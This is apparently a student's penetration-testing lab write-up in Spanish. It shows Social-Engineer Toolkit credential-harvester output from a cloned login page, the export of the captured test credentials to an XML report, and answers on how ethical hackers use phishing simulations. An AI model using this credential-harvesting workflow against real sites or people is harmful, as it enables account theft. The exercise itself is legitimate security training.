[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [17/Jul/2025 19:17:15] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [17/Jul/2025 19:17:15] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=test@test.com
POSSIBLE PASSWORD FIELD FOUND: password=test123
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=f3394cc5cf7025005acd61f419fd5619
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [17/Jul/2025 19:20:57] "POST /index.html HTTP/1.1" 302 -
```

2. Para guardar el informe en formato XML y usarlo en otras aplicaciones de pruebas de penetración, ingrese **CTRL-C**. Se devuelven el nombre del archivo del informe y la ruta. Seleccione la ruta y el nombre del archivo y haga clic con el botón derecho para copiar la selección. Los nombres de archivo que se crean contienen la fecha y la hora en que se creó el archivo en este formato:

```
10.6.6.1 - - [17/Jul/2025 19:20:57] "POST /index.html HTTP/1.1" 302 -  
^C[*] File in XML format exported to /root/.set/reports/2025-07-17 19:23:59.580914.xml for your reading pleasure ...  
Press <return> to continue
```

Continúe ingresando **99** y presione **enter** hasta salir de setoolkit. Para ver el contenido del archivo XML, debe colocar el nombre del archivo entre comillas dobles (") porque contiene espacios y caracteres especiales. Utilice el comando **cat** para ver la información que se guarda. La ruta del archivo que se muestra es la ruta predeterminada para la VM del laboratorio cuando se creó este laboratorio.

```
(root@Kali)-[/home/kali]  
# cat /root/.set/reports/"2025-07-17 19:23:59.580914.xml"  
<?xml version="1.0" encoding='UTF-8'?>  
<harvester>  
  URL=http://10.6.6.13/  
  <url>      <param>username=test@test.com</param>  
             <param>password=test123</param>  
             <param>Login=Login</param>  
             <param>user_token=f3394cc5cf7025005acd61f419fd5619</param>  
  </url>  
</harvester>  
  
(root@Kali)-[/home/kali]  
#
```

¿Qué información recopiló la página web clonada?

RTA => Se recopiló el user y el password introducidos en el sitio fake.

¿Qué podría hacer un evaluador de penetración con esta información?

RTA => Un pentester, con credenciales robadas por clonación de un sitio, las valida para acceder al sistema. Luego, busca escalar privilegios y moverse lateralmente por la red de la organización. El objetivo es demostrar el impacto real de la brecha, como el acceso o la exfiltración de datos sensibles. Finalmente, documenta detalladamente el hallazgo y propone soluciones para fortalecer la seguridad de la empresa.

Reflexión

¿Cómo podría un hacker ético utilizar este procedimiento en una prueba?

RTA => Un hacker ético utiliza este procedimiento para simular un ataque de phishing real contra una organización, con permiso. El objetivo es evaluar la conciencia de seguridad de los empleados y la capacidad de los sistemas para detectar y prevenir estos ataques. Una vez obtenidas credenciales, el hacker ético intenta acceder a sistemas, escalar privilegios o mover

lateralmente para demostrar el impacto potencial de una brecha, todo de forma controlada y documentada para mejorar las defensas.